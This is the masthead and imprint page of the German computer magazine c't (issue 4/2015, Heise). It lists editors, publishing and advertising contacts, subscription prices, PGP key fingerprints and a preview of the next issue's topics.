Redaktion: Ernst Ahlers (ea), Jo Bager (jo), Achim Barczok (acb), Kristina Beer (kbe), Bernd Behr (bb), Benjamin Benz (bbe), Daniel Berger (dbe), Holger Bleich (hob), Volker Briegleb (vbr), Dieter Brors (db), Hannes A. Czerulla (hcz), Mirko Dölle (mid), Liane M. Dubowy (lmd), Ronald Eikenberg (rei), Martin Fischer (mfi), Tim Gerber (tig), Hartmut Gieselmann (hag), Sven Hansen (sha), Ulrich Hilgefort (uh), Christian Hirsch (chh), Martin Holland (mho), Jan-Keno Janssen (jkj), Immo Junghärtchen (imj), Nico Jurran (nij), Thomas Kaltschmidt (thk), Axel Kannenberg (axk), Reiko Kaps (rek), Florian Klan (fkn), Benjamin Kraft (bkr), André Kramer (akr), Lutz Labs (ll), Oliver Lau (ola), Thorsten Leemhuis (thl), Urs Mansmann (uma), Florian Müssig (mue), Rudolf Opitz (rop), Stefan Porteck (spo), Jeremias Radke (jra), Wolfgang Reszel (wre), Tomas Rudl (tru), Fabian A. Scherschel (fab), Raimund Schesswendter (rsr), Dennis Schirrmacher (des), Peter Schmitz (psz), Dr. Hans-Peter Schüler (hps), Jan Schüßler (jss), Hajo Schulz (hos), Johannes Schuster (jes), Alexander Spier (asp), Sven Olaf Suhl (ssu), Andrea Trinkwalder (atr), Axel Vahldiek (axv), Andreas Wilkens (anw), Christian Wölbert (cwo), Peter-Michael Ziegler (pmz)

Koordination: Martin Triadan (mat)

Redaktionsassistenz: Susanne Cölle (suc), Christopher Tränkmann (cht)

Software-Entwicklung: Kai Wasserbäch (kaw)

Technische Assistenz: Ralf Schneider, Ltg. (rs), Hans-Jürgen Berndt (hjb), Denis Fröhlich (dfr), Christoph Hoppe (cho), Stefan Labusga (sla), Arne Mertins (ame), Jens Nohl (jno), Wolfram Tege (te)

Dokumentation: Thomas Masur (tm)

Korrespondenten:
Verlagsbüro **München:** Rainald Menge-Sonnentag (rme), Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10, E-Mail: rme@ct.de

Frankfurt: Volker Weber, Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt, Tel.: 0 61 51/2 26 18, E-Mail: vowe@ct.de

Nordamerika: Daniel AJ Sokolov, 91 Nelsons Landing Blvd., Apt 600, Bedford, NS, B4A 3X4, Kanada, Tel.: +1 77 83 00 06 37, E-Mail: ds@ct.de

Ständige Mitarbeiter: Ralph Altmann, Leo Becker (lbe), Detlef Borchers, Herbert Braun (heb), Tobias Engler, Monika Ermert, Prof. Dr. Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempl, Prof. Dr. Jörn Loviscach, Kai Mielke, Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Ben Schwan (bsc), Christiane Schulzki-Haddouti, Kai Schwirzke

DTP-Produktion: Wolfgang Otto (Ltg.), Ben Dietrich Berlin, Martina Fredrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Anja Kreft, Martin Kreft, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wollschläger, Brigitta Zurheiden

Art Director: Thomas Saur, **Layout-Konzeption:** Martina Bruns, Hea-Kyoung Kim (Junior Art Director), **Fotografie:** Andreas Wodrich, Melissa Ramson, Viola Heinze, **Videoproduktion:** Johannes Maurer, **Tablet-Producerin:** Melanie Seewig

Illustrationen: Editorial: Hans-Jürgen „Mash" Marhenke, Hannover; Schlagseite: Ritsch & Renn, Wien; Story: Susanne Wustmann und Michael Thiele, Dortmund; Aufmacher: Thomas Saur, Stefan Arand; c't-Logo: Gerold Kalter, Rheine

Verlag

Heise Zeitschriften Verlag GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Dr. Alfons Schräder

Mitglied der Geschäftsleitung: Beate Gerold

Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Udo Elsner (-222) (verantwortlich für den Anzeigenteil)

Stellv. Anzeigenleitung: Simon Tiebel (-890)

Head of International Ad Business: Babette Lahn (-240)

Mediaberatung:
PLZ 0 + 1: Erika Hajmassy (-266)
PLZ 2 + 3: Simon Tiebel (-890)
PLZ 4 + 5: Ann Katrin Jähnke (-893)
PLZ 6: Dennis Hadler (-894)
PLZ 7: Bastian Laudien (-359)
PLZ 8 + 9: Werner Ceeh (0 89/42 71 86-11)
Ausland (ohne Asien): Bettina Scheel (-892)
Asien: Babette Lahn (-240)

Stellenmarkt: Erika Hajmassy (-266)

Anzeigendisposition:
PLZ 0–5/Asien: Maik Fricke (-165)
PLZ 6–9/Ausland: Astrid Meier, Leitung (-221)

Fax Anzeigen: 05 11/53 52-200, -224

Anzeigen-Auslandsvertretungen (Asien):
CyberMedia Communications Inc.,
6F.-1, No.89, Sec. 1, Beixin Rd., Xindian Dist.,
New Taipei City 23147, Taiwan (R.O.C.),
Tel: +886-(0)2-8911-0960, Fax: +886-(0)2-8911-0940,
E-Mail: fc@cybermedia.com.tw

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 32 vom 1. Januar 2015

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

Abo-Service: Tel.: +49 (0) 40/30 07-3525

Kundenkonto in Österreich: Commerzbank Wien, BLZ 19675, Kto.-Nr. 311100247600, SWIFT/BIC COBAATWXXXX, IBAN AT31 1967 5001 0024 7600

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:
VU Verlagsunion KG
Am Klingenweg 10, 65396 Walluf
Tel.: 0 61 23/62 01 32, Fax: 0 61 23/62 01 332
E-Mail: info@verlagsunion.de

c't erscheint 14-täglich

Einzelpreis € 4,20; Österreich € 4,40; Schweiz CHF 6,90; Benelux € 5,00; Italien € 5,00; Spanien € 5,00

Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten: Inland 96,20 €, Österreich 101,40 €, Europa 114,40 €, restl. Ausland 140,40 € (Schweiz 151,50 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 70,20 €, Österreich 72,80 €, Europa 85,80 €, restl. Ausland 104,00 € (Schweiz 129 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 18,20 € (Schweiz 22,10 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGE, bdvb e.V., BvDW e.V., /ch/open, GI, GUUG, JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 71,50 €, Österreich 75,40 €, Europa 85,80 €, restl. Ausland 104,00 € (Schweiz 114,40 CHF). Luftpost auf Anfrage.

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2015 by Heise Zeitschriften Verlag GmbH & Co. KG

ISSN 0724-8679

AWA ACTA LAC/2011

Kontakt zur Redaktion

Bitte richten Sie Kommentare oder ergänzende **Fragen zu c't-Artikeln** direkt an das zuständige Mitglied der Redaktion. Wer zuständig ist, erkennen Sie am zwei- oder dreibuchstabigen Kürzel, das in Klammern am Ende jedes Artikeltextes steht. Den dazugehörigen Namen finden Sie im nebenstehenden Impressum. Die Kürzel dienen auch zur persönlichen Adressierung von E-Mail.

E-Mail: Alle E-Mail-Adressen der Redaktionsmitglieder haben die Form „xx@ct.de". Setzen Sie statt „xx" das Kürzel des Adressaten ein. Allgemeine E-Mail-Adresse der Redaktion für Leserzuschriften, auf die keine individuelle Antwort erwartet wird: ct@ct.de.

c't-Hotline: Mail-Anfragen an die technische Hotline der Redaktion werden nur auf ct.de/hotline entgegengenommen. Bitte beachten Sie die Hinweise auf dieser Webseite, auf der Sie auch eine Suchmaschine für sämtliche bereits veröffentlichten Hotline-Tipps finden.

Die Telefon-Hotline ist an jedem Werktag zwischen 13 und 14 Uhr unter der Rufnummer 05 11/53 52-333 geschaltet.

Das Sekretariat der Redaktion erreichen Sie während üblicher Bürozeiten unter der Rufnummer 05 11/53 52-300.

Kontakt zu Autoren: Mit Autoren, die nicht der Redaktion angehören, können Sie nur brieflich über die Anschrift der Redaktion in Kontakt treten. Wir leiten Ihren Brief gern weiter.

Abo-Service

Bestellungen, Adressänderungen, Lieferprobleme usw.:

Heise Zeitschriften Verlag GmbH & Co. KG
Kundenservice, Postfach 11 14 28, 20414 Hamburg
Telefon: +49 (0) 40/30 07-3525
Fax: +49 (0) 40/30 07 85-3525
E-Mail: leserservice@heise.de

c't abonnieren: Online-Bestellung via Internet (www.heise.de/abo) oder E-Mail (leserservice@heise.de). Abonnement-Preise siehe Impressum.

c't-Recherche

Mit unserem Artikel-Register können Sie schnell und bequem auf Ihrem Rechner nach c't-Beiträgen suchen: Das Registerprogramm für Windows, Linux und Mac OS liegt auf www.heise.de/ct/ftp/register.shtml zum kostenlosen Download; dort finden Sie auch Hinweise zum regelmäßigen Bezug der Updates per E-Mail. Auf der c't-Homepage ct.de können Sie auch online nach Artikeln recherchieren. Es sind jedoch nur einige Artikel vollständig im Web veröffentlicht.

Nachbestellung einzelner Hefte und Artikel: c't-Ausgaben, deren Erscheinungsdatum nicht weiter als zwei Jahre zurückliegt, sind zum Heftpreis zzgl. 1,50 € Versandkosten lieferbar. Einzelne Artikel ab 1990 können Sie im heise-Artikel-Archiv (www.heise.de/artikel-archiv) erwerben; für Bezieher des c't-Plus-Abos ist der kostenlose Online-Zugriff auf diese Artikel inbegriffen. Die Beiträge von 1983 bis 1989 sind nur zusammen auf einer DVD für 19 € zuzüglich 3 € Versandkosten beim Verlag erhältlich.

c't-Krypto-Kampagne

Infos zur Krypto-Kampagne gibt es unter ct.de/pgpCA. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000

ct magazine CERTIFICATE <pgpCA@ct.heise.de>

A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000

Key-ID: B3B2A12C


ct magazine CERTIFICATE <pgpCA@ct.heise.de>

19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

© Copyright by Heise Zeitschriften Verlag

Das bringt c't 5/15

Ab 7. Februar 2015 am Kiosk **www.ct.de**



Automatisierung mit IFTTT

Der kostenlose Dienst IFTTT (if this then that) verknüpft und automatisiert mehr als hundert Web-Dienste und Geräte. Dazu zählen Dropbox und Evernote, Fitbit-Tracker und Android-Smartphones ebenso wie Smart-Home-Geräte, etwa die Lampen von Philips Hue. Regeln lassen sich in Sekunden zusammenklicken.

Monitore für Grafik-Profis

Displays mit eingebauten Lautsprechern, ultrakurzen Schaltzeiten und hohem dynamischem Kontrast machen Spaß. Doch dem Profi nützen sie nichts: Für Publishing und Bildbearbeitung braucht er satte, verbindliche und möglichst kalibrierte Farbdarstellung, eine gleichmäßige Ausleuchtung und eine besonders geringe Winkelabhängigkeit.

Windows 10 Consumer Preview

Ende Januar will Microsoft etwas besonders Eindrucksvolles zu Windows 10 erzählen. Was das ist, pfeifen die Spatzen von den Dächern: Eine Vorabversion für jedermann steht vor der Tür. Wir zeigen, wo sich näheres Hinschauen lohnt und wie Sie Stolperfallen umgehen – vorausgesetzt, die Spatzen irren nicht.

Speicherplatz satt

Wenn die Foto- und Videosammlung die Festplatte sprengt, muss mehr Platz herbei. USB-3.0-Boxen für zwei bis fünf Festplatten schlucken Terabyte-Massen, kosten weniger als viele Netzwerkspeicher und sind oft schneller.

Remixen ohne GEMA

Remixer kommen auch ohne juristische und finanzielle Klimmzüge an neues Song-Material: Dank „Creative Commons“ gibt es heute mehr frei verwendbare Inhalte denn je. Wir klären die Rechtslage, geben Tipps zum Remixen und rufen unseren nächsten Wettbewerb für eine Dance-Rock-Nummer aus.

Heft 1/2015 jetzt am Kiosk

Heft 4/2014 jetzt am Kiosk

Lesen Sie c't auch auf Ihrem Tablet oder Smartphone – mit unserer kostenlosen App für Android und iOS: www.ct.de/app

heise online **Ständiger Service auf heise online – www.heise.de**

heise Security: Meldungen zu aktuellen Bedrohungen, Hintergrundartikel zur IT-Sicherheit, Tests zum Check des eigenen PC und Tipps für erste Hilfe im Notfall auf www.heisec.de

heise Autos: Zu des Deutschen liebstem Spielzeug, dem Auto, liefert www.heise autos.de News, Fahrberichte, Service-Infos und spannendes Technik-Know-how.

c't-Schlagseite: Auch den Cartoon gibt es online – www.ct.de/schlagseite

© Copyright by Heise Zeitschriften Verlag

Änderungen vorbehalten